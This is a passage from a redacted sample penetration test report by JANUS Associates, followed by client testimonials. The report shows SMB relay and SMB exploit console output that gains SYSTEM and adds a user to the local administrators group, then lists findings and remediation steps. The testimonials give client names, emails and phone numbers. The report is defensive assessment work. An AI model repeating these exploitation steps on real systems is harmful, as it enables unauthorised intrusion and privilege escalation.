help         -> Print this message.
exit         -> Exit this shell and return in relay mode.
              If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to [REDACTED] as localSystem.
```

Figure 15 - Once the proper payload was found captured domain admin credentials were relayed to target machine and a domain administrator session was created.

```
[*] Scanned 1 of 3 hosts (33% complete)
[REDACTED]:445 - Target OS: Windows 5.1
[REDACTED]:445 - Filling barrel with Fish... done
[REDACTED]:445 - <----- | Entering Danger Zone | ----->
[REDACTED]:445 - [*] Preparing dynamite...
[REDACTED]:445 - [*] Trying stick 1 (x86)...Boom!
[REDACTED]:445 - [+] Successfully Leaked Transaction!
[REDACTED]:445 - [+] Successfully caught Fish-in-a-barrel
[REDACTED]:445 - <----- | Leaving Danger Zone | ----->
[REDACTED]:445 - Reading from CONNECTION struct at: 0x860225b8
[REDACTED]:445 - Built a write-what-where primitive...
[REDACTED]:445 - Overwrite complete... SYSTEM session obtained!
[REDACTED]:445 - Service start timed out, OK if running a command or non-service executable...
[REDACTED]:445 - checking if the file is unlocked
[REDACTED]:445 - Getting the command output...
[REDACTED]:445 - Executing cleanup...
[REDACTED]:445 - Cleanup was successful
[REDACTED]:445 - Command completed successfully!
[REDACTED]:445 - Output for "net localgroup administrators [REDACTED] /add":

The command completed successfully.

[*] Scanned 2 of 3 hosts (66% complete)
[REDACTED]:445 - Target OS: Windows 5.1
[REDACTED]:445 - Filling barrel with Fish... done
[REDACTED]:445 - <----- | Entering Danger Zone | ----->
[REDACTED]:445 - [*] Preparing dynamite...
[REDACTED]:445 - [*] Trying stick 1 (x86)...Boom!
[REDACTED]:445 - [+] Successfully Leaked Transaction!
[REDACTED]:445 - [+] Successfully caught Fish-in-a-barrel
[REDACTED]:445 - <----- | Leaving Danger Zone | ----->
[REDACTED]:445 - Reading from CONNECTION struct at: 0x892d7aa8
[REDACTED]:445 - Built a write-what-where primitive...
[REDACTED]:445 - Overwrite complete... SYSTEM session obtained!
[REDACTED]:445 - Service start timed out, OK if running a command or non-service executable...
[REDACTED]:445 - checking if the file is unlocked
[REDACTED]:445 - Getting the command output...
[REDACTED]:445 - Executing cleanup...
[REDACTED]:445 - Cleanup was successful
[REDACTED]:445 - Command completed successfully!
[REDACTED]:445 - Output for "net localgroup administrators [REDACTED] /add":
```

Figure 16 - JANUS engineers were able to insert the user "<REDACTED>" into the local administrative group on multiple exploited machines.




Figure 19 - A simple dictionary attack of the two most common passwords.

host	origin	service	public	private	realm	private_type
		445/tcp (smb)				Password
		445/tcp (smb)				Password
		445/tcp (smb)				Password
		445/tcp (smb)				Password
		445/tcp (smb)				Password
		445/tcp (smb)				Password
		445/tcp (smb)				Password
		445/tcp (smb)				Password

Figure 20 - Users with the password <REDACTED> and <REDACTED>.

3. FTP Privileged Port Bounce

It is possible to force the remote FTP server to connect to third parties using the PORT command. This problem can allow an intruder to use <REDACTED> network resources to scan other hosts, making the other hosts think the attack is coming from the targeted system.

<REDACTED>

<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>					

4. SNMP Agent Default Community Names

It is possible to obtain the default community names of the remote servers. An attacker can use this information to gain more knowledge about the remote host or to change the configuration of the remote system (if the default community allows such modifications).

<REDACTED>

<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	

<REDACTED>

<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>				

5. SMB Guest Account Local User Access

The remote host appears to be running a SAMBA daemon. It was possible to log into it as a guest user using a random account.

<REDACTED>

<REDACTED>					
------------	--	--	--	--	--

6. IIS Server Vulnerable to Remote Denial of Service (DoS) Attack

The remote Windows web server is vulnerable to a DoS attack. It was possible to disable the remote IIS server by making a specially formed PROPFIND request.

<REDACTED>

<REDACTED>					
------------	--	--	--	--	--

7. The rexecd Service is Running on the Remote Host

The rexecd service is running on the remote host. This service is designed to allow users of a network to execute commands remotely. However, rexecd does not provide any proper means of authentication, so it may be abused by an attacker to scan a third-party host.

<REDACTED>

<REDACTED>					
------------	--	--	--	--	--

8. NFS Exported Share Information Disclosure

At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read files on the remote host.

<REDACTED>

<REDACTED>					
------------	--	--	--	--	--

9. SSL Protocol Version 2 and 3 are Being Used in Production

NOTE: There is a two-year plan in place to remediate this issue which has been approved by corporate governance.

The remote service on multiple remote hosts accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws.

<REDACTED>

<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>
<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>	<REDACTED>

10. Microsoft Windows SBM Shares Unprivileged Access

<REDACTED>
Penetration Test Report



JANUS Associates
[Date]

The remote host has one or more Windows shares that can be accessed through the network with the given credentials. Depending on the share rights it may allow an attacker to read/write confidential data.

<REDACTED>

<REDACTED>					
------------	--	--	--	--	--

Suggested Corrective Action(s):

1. The best course of action is to disable LLMNR and NBT-NS if it is not needed on the network. If LLMNR and NBT-NS are needed, limit communication between hosts within the same network. Enable SMB signing to prevent SMB relay attacks.
2. Verify that complex passwords are required for all accounts. Additionally, research should be done on add-on password complexity modules and possibly using passphrases instead of passwords.
3. See the following CERT advisory (https://resources.sei.cmu.edu/asset_files/whitepaper/1997_019_001_496176.pdf - page 166)
4. Disable the SNMP service on the remote host if it is not necessary. You can also filter incoming UDP packets going to this port or change the default community string.
5. Confirm the SAMBA configuration around guest user access and disable guest access if not needed.
6. If it is not needed, disable the WebDAV extensions, as well as the PROPFIND method.
7. Comment out the 'exec' line in /etc/inetd.conf and restart the inetd process.
8. Configure NFS on the remote host so that only authorized hosts can mount its remote shares.
9. Disable SSL versions 2 and 3 and only allow connections from clients using TLSv1.2.
10. To restrict access under Windows, open Explorer, do a right click on each share, go to the 'sharing' tab, and click on 'permissions'.

Status:

Identified: [date]

Management Response & Implementation Date:

1. LLMNR and MBT-SN are disabled as of [date].
2. Management will cease the use of simple passwords and change passwords on identified accounts. <REDACTED> will delete the identified accounts and enforce password complexity. These changes will be implemented by [date].
3. Management will create a list of known required exceptions and remediate / deprecate by [date].

<REDACTED>
Penetration Test Report



JANUS Associates
[Date]

End of Document

Appendix C – Client Comments

APTMetrics

(Email received July 2023)

Thank you so much Lyle, I know I can always rely on you and the team especially during challenging times. I can't forget how you helped me earlier turn a non-compliant PCI RoC to a fully compliant RoC with BDO. I bring that up in every opportunity I get when talking about Janus in executive meetings.

Regards,

Simon Charles

Director of IT

AptMetrics

320 Post Road West STE 220

Westport, CT 06880

ASCharles@APTMetrics.com

Work: 203-202-2454

Note: "5" is best; "1" is worst

"Client Satisfaction Survey"

Company Name: APTMetrics

First Name: Anthony Simon

Last Name: Charles

Email: ascharles@aptmetrics.com

Survey Completed Date: February 23, 2023

Knowledge/Experience of JANUS Staff Performing the Work: 5

Comments_Knowledge_Experience_of_JANUS_Staff_Performing_the_Work:

Very satisfied with the diversity and quality of talent Janus brings to the table.

Quality of Product or Service: 5

Comments_Quality_of_Product_or_Service:

Janus has been around the industry to produce quality work for any specific required framework.

Cost Control: 4

Comments_Cost_Control:

Happy with the ROI and things could always cost a little less.

Timeliness of Performance: 5

Comments_Timeliness_of_Performance:

Planned and unplanned projects are handled with same committed professionalism and delivered on time.

Business Relations: 5

Comments_Business_Relations:

Chris has been meticulous, diligent and always available and when things need a little push.

Overall Customer Satisfaction: 5

Overall, how well did JANUS Associates meet your expectations?:

Extremely satisfied with technical competency and business ethics. Have a business relationship with Janus for over 15 years.

Would you be willing to act as a reference?: Yes

Would you be willing to provide a reference letter?: Yes

Would you retain JANUS for a future engagement?: Yes

Iroquois Gas Transmission System

"Client Satisfaction Survey"

Note: "5" is best; "1" is worst

Company Name: Iroquois

First Name: Eric

Last Name: Severs

Email: eric_severs@iroquois.com

Survey Completed Date: December 1, 2023

Knowledge/Experience of JANUS Staff Performing the Work: 5

Quality of Product or Service: 5

Cost Control: 5

Timeliness of Performance: 5

Business Relations: 5

Overall Customer Satisfaction: 5

Overall, how well did JANUS Associates meet your expectations?

Janus completed everything on time and gave us a great report which outlined everything we were looking for.

Would you be willing to act as a reference? No

Would you be willing to provide a reference letter? No

Would you retain JANUS for a future engagement? Yes

State of Minnesota

From: Buse, Chris P (MNIT) [<mailto:chris.buse@state.mn.us>]
Sent: Wednesday, September 07, 2016 5:34 PM
To: Karl W. Muenzinger <karlm@janusassociates.com>; Dan Reed <DanR@JanusAssociates.COM>; Steve Zeve <SteveZ@JanusAssociates.COM>
Subject: Minnesota METS Audit Feedback

Karl, Dan and Steve,


I would like to start by introducing myself. My name is Christopher Buse and I am the CISO for the State of Minnesota. I also am a former auditor, who lead a technical audit function for many years.

I wanted to send your team a quick note to thank you for the outstanding work on the METS audit. I have been quite unimpressed with much of the IT audit work that has been done lately in our environment - and have got to the point where I have been setting the expectation bar pretty low. But your firm was a badly needed breath of fresh air. Chris Luhman – a very technical security leader on my team – provided me with some stellar feedback on the competency of your staff. He also was impressed by your team’s ability to analyze results in relation to the full gamut of mitigating controls in the environment under inspection. This seems to be a lost art today, where many IT auditors call security tool outputs audit results, without proper verification or consideration of mitigating circumstances.

Though it would have been nice to have report with no high-risk findings, as the state’s security leader I feel comfortable that the results are a true reflection of the security controls in our environment. And I also feel comfortable saying that I would definitely consider using your firm for security attest work down the road.

Nicely done, guys.

CHRISTOPHER BUSE CPA, CISSP, CISA | ASSISTANT COMMISSIONER AND CHIEF INFORMATION SECURITY OFFICER
MN.IT SERVICES, CENTRAL
651-201-1200 (w) | 651-356-1619 (m) | chris.buse@state.mn.us



Maryland State Retirement Agency

From: David Toft [<mailto:dtoft@sra.state.md.us>]
Sent: Friday, March 11, 2016 3:58 PM
To: Karl W. Muenzinger <karlm@janusassociates.com>
Subject: RE: MSRA Penetration test and Code Review

Karl – IS management just had a debriefing on the Janus engagement this morning.

We accept the two reports as final and no further changes are necessary. The signed acceptance forms are attached.

Our goal is to run our Agency operations as securely as possible and your professional IT team have helped us in that regard.

Thank you and for your staff for a successful security assessment and for the valued input Janus has provided us.

Best Regards,
David



David S. Toft, Sr., CISSP

Dir. Information Systems Data Security & Quality
Maryland State Retirement and Pension System
120 East Baltimore Street | Baltimore, MD | 21202-6700
Tel: 410-625-5562 | 1-800-492-5909 | TDD/TTY 410-625-5535
sra.maryland.gov

End of Document